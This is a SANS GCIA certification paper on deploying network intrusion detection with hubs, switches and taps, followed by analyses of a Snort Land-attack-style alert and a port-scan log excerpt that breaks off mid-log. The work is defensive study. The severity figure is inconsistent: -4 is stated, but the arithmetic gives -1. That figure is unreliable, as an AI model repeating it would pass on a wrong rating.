Global Information Assurance Certification Paper

GCIA Practical Assignment

Intrusion Detection In-Depth

Version 3.1

Tan Meau Huat

SANS 2002 Orlando

Table of Contents

Assignment 1 – Describe the State of Intrusion Detection

Deployment of Network Based Intrusion Detection Systems

Network based Intrusion Detection Systems (NIDS) have become a popular security tools during the past few years. More people are now involved in deploying and administrating them. A common question among people who are new to NIDS is how should they deploy their NIDS in their environment.


This paper attends to give an introduction to those who would like to have a basic understanding of how to deploy their NIDS. 3 types of equipment namely hub, switch and tap will be discussed along with their relation to the NIDS deployment. Understanding the characteristic of these equipment is essential in learning to deploy NIDS. How NIDS can be deployed in a hub or switched networks will also be discussed.

Deployment of NIDS in Hub Environment

Hub is like a multi port repeater (which primary function is to regenerate the electrical signal). It operates at the Open System Interconnect (OSI) Layer 1.

Hub does not do any filtering nor "intelligent" forwarding to its traffic. It simply acts like an amplifier by broadcasting what it received from one port to all others ports. Thus, in a hub environment, all systems connected to the hub will be able to see each other's traffic.

For example, in the figure below, System A will be able to see traffic to and from System B, C and D. All the 4 systems will be able to see the others 3 systems' traffic.



Systems connected together using only hub(s) are under the same collision domain. In a collision domain, only one system is allowed to transmit traffic at an exact instant of time [3]. If two systems in the same collision domain transmit at an exact instant of


time, their traffic will collide and both systems will need to retransmit their traffic. The previous figure shows a network with a single collision domain.

When a system sends traffic, all others system in the same collision domain will see it. Each system will then check whether if the received traffic is addressed for them. If the traffic is addressed to it, it will be accepted for further processing. If not, it will be discarded.

The broadcast nature of the hub device is suitable for deploying NIDS as it can watch all traffic. In such environment, the NIDS can be connected to any port on any of the connected hubs.

Using Hub for NIDS deployment

NIDS could also be used in conjunction with a hub to capture traffic as shown in the following diagram.



In the diagram, a hub had been introduced into a link whereby the traffic needs to be monitored. Device A and B can be a router, switch or server. The NIDS will be able to see the traffic passing between Device A and B due to the broadcast property of the hub.

Some advantages are that hub is cheap and no further configuration is required for this setup.


There are few disadvantages using hub for such purposes. Firstly, this added an additional single point of failure. Secondly, if the link between Device A and B is full duplex and/or if the traffic load is high, collisions will degrade the network connection.

It is also advisable not to remotely administer the NIDS via the hub as it will introduce more traffic to it. It is good practice to have at least 2 network cards installed on the NIDS. One of it will be use for monitoring of traffic and is set to promiscuous mode. You may choose not to configure IP address for this interface, this make it so called "stealth". This reduced the chances of the NIDS being detected or attacked. The other network card will be used for remote administration of the NIDS and should consider connecting it to another network segment.

Deployment of NIDS in Switched Environment

Switch is like a bridge with many ports. It operates at the OSI Layer 2.

Unlike hub, switch is capable of doing "intelligent" forwarding of traffic based on their Media Access Control (MAC) addresses. It monitors the MAC address of the traffic passing through it and constructs a MAC table. The MAC table list which MAC addresses are located off each port.



In the above diagram, assuming System C sent a packet to System D and the MAC address of System C and D is MAC_C and MAC_D respectively. Below is a simplified example showing how a switch can "learn" about traffic:

(Assuming Switch B starts with a clear MAC table)

1. System C sends a packet to System D.
2. Switch B receives that packet on its port 3. It "learned" that the MAC_C is located on its port 3. The MAC table is updated with this information (eg MAC_C, port 3).
3. Switch B examines the destination MAC address and lookup its MAC table. There is no entry on MAC_D so it will do a broadcast by forwarding the packet to all its ports.
4. System D receives the packet and decides to reply to System C. It sends a packet to System C.
5. Switch B receives that packet on its port 9. It "learned" that the MAC_D is located on its port 9. The MAC table is updated with this information (eg MAC_D, port 9).
6. Switch B examines the destination MAC address and lookup its MAC table. It discovers that MAC_C is located off port 3 so it forwards the packet to port 3 only.
7. System C receives the packet sent by System D.

As you can see, switch is able to isolate the traffic once it learned about the location of the MAC addresses. Most of the traffic no longer needs to be forwarded through broadcast compare to a hub (broadcast and multicast traffic is always forwarded through broadcast).

This feature makes it possible for several collision domains to exist at an exact instant of time (provided no broadcast or multicast traffic). Example, System A communicates with B and System C communicates with D can take place at the same time as they form 2 separate collision domains. Switch uses this mechanism to improve bandwidth performance.

However, you could no longer just connect a NIDS to a switch and expect it to capture the network traffic like in a hub environment. Deploying a NIDS in such an environment require additional effort. Nowadays there are switches that have port monitoring or spanning port feature. It works by configuring the switch to copy traffic from certain port(s) of interest to a designated port. The NIDS will then be connected to this designated port. The NIDS will then be able to monitor traffic that passes through these ports of interest, multicast traffic, broadcast traffic and traffic for itself.

The following intends to show how port monitoring can be configured on a commercial switch. A Cisco's Catalyst 2924 was used here. Cisco has different level of extension for the monitoring/spanning features for their switches [6].

```
# Go to configuration mode.
# Decide on which port to be the monitor port. Using FastEthernet 0/9 in this case.
myswitch(config)# interface fastEthernet 0/9

# Select those ports need to be monitored
myswitch(config-if)# port monitor fastEthernet0/1
myswitch(config-if)# port monitor fastEthernet0/2

# May select vlan as well
myswitch(config-if)# port monitor vlan1

# Show the configuration
myswitch# show running-config

Current configuration:
...
!
interface FastEthernet0/9
 port monitor FastEthernet0/1
 port monitor FastEthernet0/2
 port monitor VLAN1
!
...
```

In this configuration, the monitoring port, FastEthernet0/9 will receive a copy of the transmitted and received traffic for FastEthernet0/1, FastEthernet0/2 and VLAN1. The IDS can now be connected to FastEthernet0/9 for deployment.

Using the previous diagram for example, System D can be setup as a NIDS. FastEthernet0/2 port of Switch B connects to Switch A, and this allows the NIDS to monitor traffic that past through both switches. However, if System A communicates

with System B, their traffic will not be seen by the NIDS. If the NIDS is to monitor all traffic for a particular system, be sure to connect it to the same switch where the NIDS is.

Using Switch for NIDS deployment

If your local and wide area network switches have port monitoring / spanning capabilities, it only require additional effort to configure this feature and no extra hardware is needed. This keeps the network architecture as it is.


Using port monitoring will result in packet loss if the aggregation of traffic (need to consider both directions if full duplex) on all ports being monitored exceed what the monitor port can handle (usually all ports on the same switch will have the same bandwidth). Packets lost will affect the accuracy and performance of the NIDS. It is also advisable to have another network card (connected to another network segment) for remote administrating the NIDS itself so as not to introduce additional traffic. This had been discussed in the hub section previously.

Using port monitoring will also introduce additional load to the switch and increases CPU and memory usage. Lastly, in a local network whereby few switches are connected together, it is difficult to monitor traffic for all the systems.

Using Tap for IDS Deployment

> Taps provide a "Test Access Port" for analyzing high-speed networks in half or full duplex mode. When operating high-speed, high-capacity, data communications systems it is often necessary to monitor and analyze traffic with an absolute minimum disturbance to the data stream. Taps provide inexpensive, permanent access ports throughout the network, enabling monitoring and analysis without interrupting transmission. [10]

In recent years, tap has become popular to aid in the deploying of NIDS. Tap is a device that allows passive monitoring of the traffic. There are different types and models of taps available in the market for different deployment purposes. Finisar Systems' UTP Tap IL/1 will be use as an example here to explain about tap.




UTP Tap IL/1 passes in-line power per "IEEE 802.3af DTE Power via MDI" specification.

Cabling Guidelines	**Cabling Distances**
Port A to Switch/Hub: Straight-Through Cable Port B to Network Device: Existing Cable Tap Port A to Analyzer: Straight-Through Cable Tap Port B to Analyzer: Straight-Through Cable Note: If no link light appears on network devices, swap cables between A and B.	90 meters maximum distance between: Switch/Hub to Network Device Switch/Hub to Analyzer Network Device to Analyzer

Figure take from Finisar Systems' UTP Tap IL/1.

In the above diagram, the UTP Tap IL/1 is a single port tap. Its main connection (Port A and B) is being hardwired to prevent possible failure. Tap A will "tap" on pins 1 (TX+) and 2 (TX-) of the main connection while Tap B "tap" on pins 3 (RX+) and 6 (RX-). The tap port will only able to receive but not transmit traffic and each tap port will only "tap" on one direction of the connection.

The following use a simple "ping" example to demonstrate how tap functions.




Using the above diagram as the setup, System A does a "ping" to System B. Below shows what the tap capture when an NIDS is connected to either of the tap.

Tap B will see the following traffic:
System A > System B: icmp: echo request
System A > System B: icmp: echo request
System A > System B: icmp: echo request

Tap A will see the following traffic:
System B > System A: icmp: echo reply
System B > System A: icmp: echo reply
System B > System A: icmp: echo reply

You can see that each Tap port can only capture one direction of the traffic. However, the NIDS will need to be able see traffic from both tap ports for doing its analysis. The need to "combine" the traffic back from 2 separate tapping ports poses a challenge when using tap. One possible way is to connect both tapping ports to a hub. The NIDS can then be connected to the hub for doing its analysis. A switch can also be used to monitor those ports. The following diagram shows what the setup may look like.




When using either a hub or switch for this purpose, be certain to consider those bandwidth issues mentioned previously. High load will cause packet loss which will affect the performance of NIDS.

Another possible method is through the use of bonding [7]. Bonding can be use to channel traffic received from multiple network interfaces into a single interface. This bonding interface is "virtual", not a physical interface. Below is an abstract taken from Linux 2.4.18 regarding bonding:

> Network device support -> Bonding driver support -> Help
> CONFIG_BONDING:
> Say 'Y' or 'M' if you wish to be able to 'bond' multiple Ethernet Channels together. This is called 'Etherchannel' by Cisco, 'Trunking' by Sun, and 'Bonding' in Linux.
>
> If you have two ethernet connections to some other computer, you can make them behave like one double speed connection using this driver. Naturally, this has to be supported at the other end as well, either with a similar Bonding Linux driver, a Cisco 5500 switch or a SunTrunking SunSoft driver.
>
> This is similar to the EQL driver, but it merges Ethernet segments instead of serial lines.

The example that will be shown here is to connect the 2 tap ports from the tap to 2 separate network interfaces on the NIDS and channels these 2 interfaces on the NIDS together. A bonding interface is created in this process. The NIDS will now only need to monitor the bonding interface and will be able to see traffic from both tap ports.

The following diagram shows what the setup may look like with the use of bonding.



Going back to the situation whereby each tap port can only monitor the traffic in one direction, doing a tcpdump on the bonding interface and you will be able to see the following result:

```
System_A > System_B: icmp: echo request
System_B > System_A: icmp: echo reply
System_A > System_B: icmp: echo request
System_B > System_A: icmp: echo reply
System_A > System_B: icmp: echo request
System_B > System_A: icmp: echo reply
```

Below give an overview of how bonding can be setup in Linux 2.4.18. Its purpose is to channel the 2 network interfaces, "eth0" and "eth1", into a single bonding interface, "bond0".

1. Download the latest patch for bonding. [7]
2. Apply the patch and recompile the kernel. [9]
3. Recompile ifenslave.c and replace the binary. [9]
4. Configure system for bonding. [9]

```
/etc/sysconfig/network-scripts/ifcfg-bond0
DEVICE=bond0
BOOTPROTO=none
ONBOOT=yes
USERCTL=no

/etc/sysconfig/network-scripts/ifcfg-eth0
DEVICE=eth0
USERCTL=no
ONBOOT=yes
MASTER=bond0
SLAVE=yes
BOOTPROTO=none

/etc/sysconfig/network-scripts/ifcfg-eth1
DEVICE=eth1
USERCTL=no
ONBOOT=yes
MASTER=bond0
SLAVE=yes
BOOTPROTO=none

echo "alias bond0 bonding" >> /etc/modules.conf
```

The above configuration is just a suggested framework. After reboot, doing a "ifconfig –a" showed the following:

```
bond0     Link encap:Ethernet  HWaddr 00:02:55:91:65:B8
          inet6 addr: fe80::200:ff:fe00:0/10 Scope:Link
          UP BROADCAST RUNNING MASTER MULTICAST  MTU:1500  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:4 carrier:0
          collisions:0 txqueuelen:0

eth0      Link encap:Ethernet  HWaddr 00:02:55:91:65:B8
          inet6 addr: fe80::202:55ff:fe91:65b8/10 Scope:Link
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          Interrupt:11 Base address:0x2000

eth1      Link encap:Ethernet  HWaddr 00:02:55:91:65:B8
```

```
inet6 addr: fe80::202:55ff:fe91:65b8/10 Scope:Link
UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:4 errors:0 dropped:0 overruns:4 carrier:0
collisions:0 txqueuelen:100
Interrupt:15
```

By setting up bonding, it eliminates the use of an intermediate hardware between the tap and the NIDS. This setup is especially suitable if the NIDS just need to monitor a single link. (It may be possible to use more network cards and bond them together). It is also able to monitor full duplex traffic (of course, the NIDS itself must also be able to handle the load) more easily and reduces the chances of packet loss unlike using hub or switch.

Since it is not possible to send traffic out to the tap, an additional network card is always needed for remote administrating of the NIDS. However, this actually helps to put the NIDS in "stealth". As mentioned previously, it is a good practice to separate the monitoring interface and remote administrating interface. Although the use of tap introduces another piece of hardware, it had the feature to "fail-open" if the power is cut off. The tapping ports will cease working but the network will not be affected as the network ports are hardwired.

Summary

This paper presents the basic characteristics of 3 common equipment, hub, switch and tap. Through the understanding of these equipment, you will be better prepared for the deployment of the NIDS in your own environment. You are encouraged to study other issues regarding NIDS deployment that is beyond the scope of this paper. Below are some suggestions:

- Where to deploy NIDS (example, in front or behind firewall etc).
- Load balancing NIDS (especially for deployment in large bandwidth network).
- Management of multiple NIDS.

Lastly, hope you had benefited from reading this paper.

Appendix

[1] Brian W Laing. "How do you implement IDS (network based) in a heavily switched environment?".
URL: http://www.sans.org/newlook/resources/IDFAQ/switched.htm

[2] Steven Sipes. "Why your switched network isn't secure.". 10 September 2000.
URL: http://www.sans.org/newlook/resources/IDFAQ/switched_network.htm

[3] SANS Institute. "Perimeter Security Prerequisite Material".

[4] Snort .org. "Why can't snort see one of the 10Mbps or 100Mbps traffic on my autoswitch Hub?".
URL: http://www.snort.org/docs/faq.html#6.21

[5] Finisar Corporation. "Product Overview".
URL: http://www.finisar.com/product/product.home.php?product_category_id=29

[6] Cisco Systems. "Configuring the Catalyst Switched Port Analyzer (SPAN) Feature". Updated 18 July 2002.
URL: http://www.cisco.com/warp/public/473/41.html

[7] Chad N. Tindel, Janice Girouard, Willy Tarreau. "Bonding". 17 April 2001.
URL: http://sourceforge.net/projects/bonding

[8] Nathan Einwechter. "Implementing Networks Taps with Network Intrusion Detection Systems". Updated 19 June 2002.
URL: http://online.securityfocus.com/infocus/1594

[9] Thomas Davis. "Linux Ethernet Bonding Driver mini-howto".
Linux 2.4.18 /usr/src/linux/Documentation/networking/bonding.txt

[10] Net Optics. "The Case for Taps".
URL: http://www.netoptics.com/case1.html

[11] W. Richard Stevens. "TCP/IP Illustrated, Volumes 1". 1994.
Addison-Wesley.

Assignment 2 – Network Detects

Network Detect #1: BAD TRAFFIC same SRC/DST

The following is a full alert log (output alert_full) from Snort:

```
[**] [1:527:3] BAD TRAFFIC same SRC/DST [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/09-09:41:55.252687 85.85.85.85:21845 -> 85.85.85.85:21845
TCP TTL:64 TOS:0x0 ID:1117 IpLen:20 DgmLen:60 DF
*2*A*R*F Seq: 0x55555555  Ack: 0x55555555  Win: 0x5555  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0016]
[Xref => http://www.cert.org/advisories/CA-1997-28.html]
```

The following is a portscan log (preprocessor portscan) from Snort:

```
Jul  9 09:41:55 85.85.85.85:21845 -> 85.85.85.85:21845 INVALIDACK *2*A*R*F
```

The following is the packet decoded to ASCII format from Snort binary log file (output log_tcpdump) using the option –dveX.

```
07/09-09:41:55.252687 0:8:BA:B:AA:1 -> 0:0:0:0:0:0 type:0x800 len:0x3C
85.85.85.85:21845 -> 85.85.85.85:21845 TCP TTL:64 TOS:0x0 ID:1117 IpLen:20
DgmLen:60 DF
*2*A*R*F Seq: 0x55555555  Ack: 0x55555555  Win: 0x5555  TcpLen: 20
0x0000: 00 00 00 00 00 00 00 08 BA 0B AA 01 08 00 45 00  ..............E.
0x0010: 00 3C 04 5D 40 00 40 06 EA 55 55 55 55 55 55 55  .<.]@.@..UUUUUUU
0x0020: 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55    UUUUUUUUUUUUUUUU
0x0030: 55 55 55 55 55 55 55 55 55 55 55 55                UUUUUUUUUUUU
```

Source of Trace

This trace was taken from a production server. This network is a switch environment.

Detect was generated by

This trace was detected by Snort 1.8.4. Snort had been installed on this server to watch out for attacks that are targeted at the network and the system itself. The following snort rule was triggered with it saw that a packet had same source IP as its destination IP, in this case 85.85.85.85.

```
alert ip any any -> any any (msg:"BAD TRAFFIC same SRC/DST"; sameip;
reference:cve,CVE-1999-0016; reference:url,www.cert.org/advisories/CA-1997-28.html;
classtype:bad-unknown; sid:527; rev:3;)
```

Probability the source address was spoofed

The source address in this trace is most likely spoofed. This network's subnet is not in the range of 85.xx.xx.xx. Network traffic destined to 85.85.85.85 should not end up coming into this network either.

Further analysis suggested that this trace should be generated from within the network.

Description of attack

The Snort full alert log shows that this trace had a CVE entry:

CVE-1999-0016 - Land IP denial of service

"Land Attack" works by sending spoofed SYN packets to a server with the same source IP and port as the destination IP and port. Its main purpose is to cause a denial of service on the targeted server.

At first, this looks very much like a "Land Attack". However, no system in this network had the IP of 85.85.85.85. 4 different TCP flags (*2*A*R*F) were set. SYN flag was not among those flags that were set. Strangely enough, RST and FIN flags are set together. It even had the same sequence and acknowledgement number, 0x55555555. Its window size coincidentally also had value of 0x5555.

Looking at the hex dump, it seems quite obvious that something is rather unusual about the packet. Starting from IP header byte 11 (Byte 10 and 11 contains IP header checksum) onwards, the hex are all 0x55. Below showed the hex to decimal conversation of some 2 values seen in the log:

0x55 = 85
0x5555 = 21845

This explained those value showed on the alert. It seems that the packet was purposely crafted to have value of 0x55 for most part of its content. Note that the TCP header byte 13 having value 0x55 resulted in TCP flags *2*A*R*F being set.

Another thing to note was the missing of TCP options. The trace had IP length of 20 bytes and datagram length of 60 bytes, meaning that it should have TCP options of 40 bytes. However, no TCP options had been shown in the log. Snort most likely is unable to figure out the TCP option-kind of 0x55 (of course, no TCP option-kind of 0x55 is being used) so no TCP option was been shown.

I decided to use tcpdump as an alternate binary decoder for the Snort binary log and below was what it showed:

```
09:41:55.252687 P 0:8:ba:b:aa:1 0:0:0:0:0:0 ip 60: truncated-ip - 14 bytes
missing!85.85.85.85.21845 > 85.85.85.85.21845: FR [ECN-Echo]
1431655765:1431655785(20) ack 1431655765 win 21845 (DF) (ttl 64, id 1117,
bad cksum ea55!)
```

Interestingly, the result showed the packet had been truncated and had a bad checksum. This information is helpful as bad checksum packet when received by the system would be discarded. This greatly reduced the threat pose by this attack.

To further gather more information on the trace, I decided to look at the MAC addresses. If the packet is spoofed and came in from the router, the packet's source MAC address will be that of the router's interface facing the network. If the packet is generated within the network, I should be able to find that source server as well as the targeted server (destination MAC address "0:0:0:0:0:0' looked kind of suspicious) eventually. Below is the result:

http://www.coffer.com/mac_find/

```
Search results for "00:00:00"
MAC Address
prefix      Vendor
000000      xerox corporation

Search results for "00:08:BA"
MAC Address
prefix      Vendor
0008BA      Erskine Systems Ltd
```

The above result was rather surprising. There is no hardware in the production network belonging to the above 2 vendors. This could mean that the MAC address was spoofed as well.

I believe this trace could pick up by Snort because it was broadcast. This packet is the first packet to destination MAC address 0:0:0:0:0:0 and the switch does not have a MAC table entry for it so it was forwareded to all its ports. This is why the Snort could detect it even though the destination IP and MAC was not destined for it.

Attack mechanism

A few facts to note:

1. First initial packet.
2. TCP flags RST and FIN set.
3. IP header checksum error.
4. Unidentified source and destination IP and MAC addresses.
5. Packet generated within the network.

It is best to my knowledge that it is not possible to attack a system when taking these

findings into account. This trace is harmless and I could only deduce that it was generated by a misconfigured system.

Correlations

The only correlation came from the following mailing list:

Wozz. "85.85.85.85 weirdness".
URL: http://archives.neohapsis.com/archives/incidents/2000-07/0083.html

The sender had the following alert picked up by his IDS:

NFR: dc-probefe
Source: 85.85.85.85
Destination: 85.85.85.85
Type of attack: Land
Protocol: 6
Src Port: 21845
DST Port: 21845
ICMP Type: 0
ICMP Code: 0
Packet:
E\\x00\\x02`\\xc6\\x01@\\x00\\xff\\x06\\xd7\\xf6UUUUUUUUUUUUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU

According to some of the replies, it seems that several others had seen similar traffic and they suggested it were due to some hardware errors.

Evidence of active targeting

Evidence shows that this trace was not targeting at any specific system. It was more of a misconfigured system or hardware problem.

Severity

Criticality = 4
This is a production system.

Lethality = 1
The attack is targeted at a non-existence system and had a bad IP header checksum.

System Countermeasures = 5
System will not react to the attack. Also, system does not run any service on port 21845.

Network Countermeasures = 1
The attack is generated within the network.

Severity = -4
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)
= (4 + 1) – (5 + 1) = -1.

Defensive recommendation

Since it was a badly crafted packet that targeted at some non-existence system, no further defensive recommendation is necessary. However, it is still worth to monitor the NIDS for subsequence similar traffic.

Multiple choice test question

When analyzing attacks, it is useful to print the packet in hex too.

a) True. Analysis can be done faster when looking through hex.
b) True. Sometime the hex print may reveal certain information that aid in analysis.
c) False. Packet headers are sufficient for all analysis.
d) False. Hex dump is not readable and poses no further aid in analysis.

Answer: b

Network Detect #2: Multiple Scans from Source

The following event traces were taken from syslog messages detected by IPTables (18 instances) and Snort (4 instances).

1. Jul 20 00:16:18 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58595 DF PROTO=TCP SPT=61056 DPT=3128 SEQ=4172538361 ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)
2. Jul 20 00:16:18 myserver snort: [1:618:1] INFO - Possible Squid Scan [Classification: Attempted Information Leak] [Priority: 2]: {TCP} 202.106.81.200:61056 -> MY.HOST.IP.ADD:3128
3. Jul 20 00:16:22 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58596 DF PROTO=TCP SPT=61056 DPT=3128 SEQ=4172538361 ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)
4. Jul 20 00:16:22 myserver snort: [1:618:1] INFO - Possible Squid Scan [Classification: Attempted Information Leak] [Priority: 2]: {TCP} 202.106.81.200:61056 -> MY.HOST.IP.ADD:3128

5. Jul 20 00:16:23 myserver kernel: [Denied NEW Without SYN] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=40 TOS=0x00 PREC=0x00 TTL=244 ID=58597 DF PROTO=TCP SPT=61056 DPT=3128 SEQ=4172538362 ACK=0 WINDOW=8760 RES=0x00 RST URGP=0

6. Jul 20 00:16:23 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58598 DF PROTO=TCP SPT=61223 DPT=5000 SEQ=4183837806 ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)
7. Jul 20 00:16:27 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58599 DF PROTO=TCP SPT=61223 DPT=5000 SEQ=4183837806 ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)
8. Jul 20 00:16:28 myserver kernel: [Denied NEW Without SYN] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=40 TOS=0x00 PREC=0x00 TTL=244 ID=58600 DF PROTO=TCP SPT=61223 DPT=5000 SEQ=4183837807 ACK=0 WINDOW=8760 RES=0x00 RST URGP=0

9. Jul 20 00:16:28 myserver kernel: [Denied Incoming TCP] IN=eth0 OUT= MAC=00:02:55:91:81:fe:00:90:69:55:10:3e:08:00 SRC=202.106.81.200 DST=MY.HOST.IP.ADD LEN=44 TOS=0x00 PREC=0x00 TTL=244 ID=58601 DF PROTO=TCP SPT=61389 DPT=6588 SEQ=4195290221 ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)
